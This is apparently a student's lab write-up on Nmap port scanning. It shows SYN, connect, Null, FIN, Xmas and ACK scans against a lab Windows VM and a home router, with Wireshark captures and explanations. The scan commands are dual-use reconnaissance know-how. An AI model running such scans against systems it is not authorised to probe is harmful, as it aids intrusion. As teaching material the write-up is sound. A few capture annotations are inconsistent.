


Lab Exercise 16.01: Port Scanning with Nmap

Step 1: The SYN scan starts off like a normal TCP three-way handshake, which establishes a connection between communicating machines. The client sends a TCP header with the SYN flag turned on. Nmap, by default, will scan the thousand most common ports, although you can specify a certain port or a custom range of ports. Each closed port in a SYN scan will respond by sending a TCP segment with the RST (reset) flag turned on. That's the way TCP/IP was designed. When closed ports receive a SYN, they reply with an RST, which immediately closes any connection or attempt to connect from a client

1a-1f

a) In the Kali Linux terminal, enter **nmap | less**



```
potato@kali: ~  
Session Actions Edit View Help  
  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-21 04:13 HST  
WARNING: No targets were specified, so 0 hosts scanned.  
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.02 seconds  
(END)
```

b) man nmap

```
potato@kali: ~  
Session Actions Edit View Help  
NMAP(1) Nmap Reference Guide NMAP(1)  
  
NAME  
nmap - Network exploration tool and security / port scanner  
  
SYNOPSIS  
  
nmap [Scan Type... ] [Options] {target specification}  
  
DESCRIPTION  
Nmap ("Network Mapper") is an open source tool for network exploration and security auditing. It was designed to rapidly scan large networks, although it works fine against single hosts. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. While Nmap is commonly used for security audits, many systems and network administrators find it useful for routine tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.  
  
The output from Nmap is a list of scanned targets, with supplemental information on each depending on the options used. Key among that information is the "interesting ports table". That table lists the port number and protocol, service name, and state. The state is either open, filtered, closed, or unfiltered. Open means that an  
Manual page nmap(1) line 1 (press h for help or q to quit)
```

c) sudo nmap 192.168.1.10 (WIN10 VM's IPv4 address)

```
(potato@kali)-[~]  
$ sudo nmap 192.168.1.10  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-21 04:21 HST  
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan  
SYN Stealth Scan Timing: About 52.50% done; ETC: 04:22 (0:00:05 remaining)  
Nmap scan report for 192.168.1.10  
Host is up (3.7s latency).  
Not shown: 989 closed tcp ports (reset)  
PORT      STATE      SERVICE  
22/tcp    open       ssh  
135/tcp    open       msrpc  
139/tcp    open       netbios-ssn  
445/tcp    open       microsoft-ds  
514/tcp    filtered   shell  
902/tcp    open       iss-realsecure  
912/tcp    open       apex-mesh  
3306/tcp   open       mysql  
4444/tcp   open       krb524  
5357/tcp   open       wsdapi  
5985/tcp   open       wsman  
  
Nmap done: 1 IP address (1 host up) scanned in 38.04 seconds
```

d-e) Change filter to **tcp.port==445**

The Wireshark interface shows a packet capture on the *Ethernet0 interface. The filter is set to **tcp.port==445**. The packet list shows three packets:

No.	Time	Source	Destination	Protocol	Length	Info
350	13.004484800	192.168.1.12	192.168.1.10	TCP	60	37410 → 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
351	13.004572100	192.168.1.10	192.168.1.12	TCP	58	445 → 37410 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
354	13.004657000	192.168.1.12	192.168.1.10	TCP	60	37410 → 445 [RST] Seq=1 Win=0 Len=0

The packet details for packet 354 show:

- Frame 350: Packet, 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
- Ethernet II, Src: VMware_55:93:15 (00:0c:29:55:93:15), Dst: LiteonTec (00:0c:29:55:93:15)
- Internet Protocol Version 4, Src: 192.168.1.12, Dst: 192.168.1.10
- Transmission Control Protocol, Src Port: 37410, Dst Port: 445, Seq: 1, Win: 0, Len: 0

-> After the Kali Linux VM sent the SYN, the open port 445 sent a SYN-ACK. Then the Kali Linux VM closed the connection with an RST.

f) Change filter to **tcp.port==21**

The Wireshark interface shows a packet capture on the *Ethernet0 interface. The filter is set to **tcp.port==21**. The packet list shows two packets:

No.	Time	Source	Destination	Protocol	Length	Info
305	13.000985500	192.168.1.12	192.168.1.10	TCP	60	37410 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
307	13.001642500	192.168.1.10	192.168.1.12	TCP	54	21 → 37410 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

The packet details for packet 307 show:

- Frame 307: Packet, 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
- Ethernet II, Src: VMware_2d:86:3f (00:0c:29:2d:86:3f), Dst: VMware_55:93:15 (00:0c:29:55:93:15)
- Internet Protocol Version 4, Src: 192.168.1.10, Dst: 192.168.1.12
- Transmission Control Protocol, Src Port: 21, Dst Port: 37410, Seq: 1, Win: 0, Len: 0

-> The Kali Linux VM sent the SYN, but **since port 21 is closed** (as there is no FTP server currently running on the Windows 10 VM), the Windows 10 machine responded back with an RST.


Step 2: A similar scan called the connect scan should almost never be used. The connect scan is named after the connect() function that operating systems use to initiate

a TCP connection to another machine. This scan uses a normal TCP connection, the same method used by every TCP-based application, to determine if a port is available. This is not like the SYN scan, which uses Nmap to craft raw packets.

2a-2e

a) On the Windows 10 VM, start a new Wireshark capture by clicking the green fin on the toolbar (the third icon from the left). Once again, use a display filter of **ip.addr==192.168.1.114**, where you substitute the IP address of the Kali Linux VM following the ==:


- Start




b) When the scan type is not specified (and sudo is not used), Nmap uses a connect scan: **nmap 192.168.1.10**

```
(potato@kali)-[~]
└─$ nmap 192.168.1.10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-21 06:07 HST
Nmap scan report for 192.168.1.10
Host is up (0.0011s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsddapi
MAC Address: 00:0C:29:2D:86:3F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.81 seconds
```



c-d) Change the filter to **tcp.port==445**



Capturing from Ethernet0


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port==445

No.	Time	Source	Destination	Protocol	Length	Info
955	490.478085400	192.168.1.12	192.168.1.10	TCP	60	41688 → 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
958	490.478424000	192.168.1.10	192.168.1.12	TCP	58	445 → 41688 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
963	490.478743100	192.168.1.12	192.168.1.10	TCP	60	41688 → 445 [RST] Seq=1 Win=0 Len=0

-> The connect scan identifies port 445 as open, just like the SYN scan did. However, with the connect scan, the TCP three-way handshake actually completes.

e) Change the filter to **tcp.port==21**



Capturing from Ethernet0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port==21


No.	Time	Source	Destination	Protocol	Length	Info
952	490.477789300	192.168.1.12	192.168.1.10	TCP	60	41688 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
953	490.477843600	192.168.1.10	192.168.1.12	TCP	54	21 → 41688 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

-> As with the SYN scan, with a connect scan, a closed port will respond to a SYN with an RST (which in this case is also accompanied by an ACK)

3a-3k

Step 3: Now, you'll execute Null, FIN, Xmas, and ACK scans

a) On the Windows 10 VM, start a new Wireshark capture - Use a display filter of **tcp.port==445**



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port==445

No.	Time	Source	Destination	Protocol	Length	Info
-----	------	--------	-------------	----------	--------	------

b) On the Kali Linux VM, execute the Null scan with the following command:
sudo nmap -sN -p 445 192.168.1.10

```
(potato@kali)-[~]
$ sudo nmap -sN -p 445 192.168.1.10
[sudo] password for potato:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-21 06:15 HST
Nmap scan report for 192.168.1.10
Host is up (0.00058s latency).

PORT      STATE SERVICE
445/tcp    closed microsoft-ds
MAC Address: 00:0C:29:2D:86:3F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

Capturing from Ethernet0

No.	Time	Source	Destination	Protocol	Length	Info
367	118.382356100	192.168.1.12	192.168.1.10	TCP	60	45351 → 445 [None] Seq=1 Win=1024 Len=0
368	118.382443300	192.168.1.10	192.168.1.12	TCP	54	445 → 45351 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

c) Windows machines will always send an RST to Null, FIN, and Xmas scans, regardless of if the port is open or closed.

d) You can see the same result when you change the N to an F for the FIN scan:
nmap -sF -p 445 192.168.1.10

```
(potato@kali)-[~]
$ sudo nmap -sF -p 445 192.168.1.10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-21 06:19 HST
Nmap scan report for 192.168.1.10
Host is up (0.00055s latency).

PORT      STATE SERVICE
445/tcp   closed microsoft-ds
MAC Address: 00:0C:29:2D:86:3F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Capturing from Ethernet0

No.	Time	Source	Destination	Protocol	Length	Info
18	9.569251000	192.168.1.12	192.168.1.10	TCP	60	38355 → 445 [FIN] Seq=1 Win=1024 Len=0
19	9.569320500	192.168.1.10	192.168.1.12	TCP	54	445 → 38355 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0

e) The same result can be seen when you use an X for the Xmas scan:
nmap -sX -p 445 192.168.1.10

```
(potato@kali)-[~]
$ sudo nmap -sX -p 445 192.168.1.10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-21 06:21 HST
Nmap scan report for 192.168.1.10
Host is up (0.00049s latency).


PORT      STATE SERVICE
445/tcp   closed microsoft-ds
MAC Address: 00:0C:29:2D:86:3F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Capturing from Ethernet0

No.	Time	Source	Destination	Protocol	Length	Info
5	0.060502100	192.168.1.12	192.168.1.10	TCP	60	38451 → 445 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
6	0.060597400	192.168.1.10	192.168.1.12	TCP	54	445 → 38451 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0

f) Turn Windows Defender Firewall back on (On WIN10 VM)



g) Execute these three scans (Null, FIN, and Xmas) again. Notice that the result in each scan has changed from closed to open or filtered. The firewall you just turned on is filtering the scans.

```
(potato@kali)-[~]
$ sudo nmap -sN -p 445 192.168.1.10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-21 06:27 HST
Nmap scan report for 192.168.1.10
Host is up (0.00063s latency).

PORT      STATE      SERVICE
445/tcp   open|filtered microsoft-ds
MAC Address: 00:0C:29:2D:86:3F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds

(potato@kali)-[~]
$ sudo nmap -sX -p 445 192.168.1.10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-21 06:27 HST
Nmap scan report for 192.168.1.10
Host is up (0.0035s latency).

PORT      STATE      SERVICE
445/tcp   open|filtered microsoft-ds
MAC Address: 00:0C:29:2D:86:3F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds

(potato@kali)-[~]
$ sudo nmap -sF -p 445 192.168.1.10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-21 06:27 HST
Nmap scan report for 192.168.1.10
Host is up (0.00099s latency).


PORT      STATE      SERVICE
445/tcp   open|filtered microsoft-ds
MAC Address: 00:0C:29:2D:86:3F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```


Capturing from Ethernet0

No.	Time	Source	Destination	Protocol	Length	Info
17	7.096038500	192.168.1.12	192.168.1.10	TCP	60	53994 → 445 [None] Seq=1 Win=1024 Len=0
18	7.196523500	192.168.1.12	192.168.1.10	TCP	60	53996 → 445 [None] Seq=1 Win=1024 Len=0
23	11.708579200	192.168.1.12	192.168.1.10	TCP	60	55207 → 445 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
24	11.810308000	192.168.1.12	192.168.1.10	TCP	60	55209 → 445 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
35	25.389468100	192.168.1.12	192.168.1.10	TCP	60	45643 → 445 [FIN] Seq=1 Win=1024 Len=0
36	25.489851500	192.168.1.12	192.168.1.10	TCP	60	45645 → 445 [FIN] Seq=1 Win=1024 Len=0

h) On the Kali Linux VM, open a new terminal tab. In the new terminal, start Wireshark by typing **sudo wireshark**. Double-click the eth0 interface to start sniffing.



Capturing from eth0

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.1.16	239.255.255.250	SSDP	212	M-S
2	0.082271393	192.168.1.16	239.255.255.250	SSDP	212	M-S
3	1.014165564	192.168.1.16	239.255.255.250	SSDP	212	M-S
4	1.103313785	192.168.1.16	239.255.255.250	SSDP	212	M-S
5	2.029334237	192.168.1.16	239.255.255.250	SSDP	212	M-S
6	2.128416446	192.168.1.16	239.255.255.250	SSDP	212	M-S
7	3.039542363	192.168.1.16	239.255.255.250	SSDP	212	M-S
8	3.151905913	192.168.1.16	239.255.255.250	SSDP	212	M-S

Frame 1: Packet, 212 bytes on wire (169 bytes captured) on interface eth0
 Ethernet II, Src: LiteonTechno_07:68:b7, Dst: 01:00:5e:7f:ff:fa, Length: 144
 Internet Protocol Version 4, Src: 192.168.1.16, Dst: 239.255.255.250

- In the original terminal tab in Kali Linux, scan your router with the Xmas scan:

sudo nmap -sX 192.168.1.1

(Substitute the IP address of your default gateway)

```
PS C:\Windows\system32> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . . : 
IPv4 Address. . . . . : 192.168.1.10
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
```

```
(potato@kali)-[~]
└─$ sudo nmap -sX 192.168.1.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-21 06:38 HST
Nmap scan report for 192.168.1.1
Host is up (0.017s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE      SERVICE
21/tcp    open|filtered ftp
22/tcp    open|filtered ssh
23/tcp    open|filtered telnet
53/tcp    open|filtered domain
80/tcp    open|filtered http
161/tcp   open|filtered snmp
443/tcp   open|filtered https
5555/tcp  open|filtered freeciv
9000/tcp  open|filtered cslistener
12345/tcp open|filtered netbus
MAC Address: D4:9A:A0:A3:84:78 (Vnpt Technology)

Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds
```

i) Keep the Wireshark capture going, and change the Wireshark display filter to **ip.addr==192.168.1.1 && tcp.port==80**




-> The scans to router on port 80 didn't return RSTs, which means either the port is open or the port is filtered.


j) The ACK scan will identify a port as filtered or unfiltered. Change to the X to an A for an ACK scan: **nmap -sA 192.168.1.1**

```
(potato@kali)-[~]
$ nmap -sA 192.168.1.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-21 07:03 HST
Nmap scan report for 192.168.1.1
Host is up (0.0063s latency).
Not shown: 995 unfiltered tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    filtered  ssh
23/tcp    filtered  telnet
161/tcp   filtered  snmp
5555/tcp  filtered  freeciv
12345/tcp filtered  netbus
MAC Address: D4:9A:A0:A3:84:78 (Vnpt Technology)

Nmap done: 1 IP address (1 host up) scanned in 1.58 seconds
```




k) Change the display filter in Wireshark to the following to see all of the ACKs and RSTs. Wireshark captured them in groups of each type (the ACKs and then the RSTs). **ip.addr==192.168.1.1 && tcp**




4a-4e


a) On the Kali Linux VM, start a new Wireshark capture. Use a display filter of **udp.port==99**



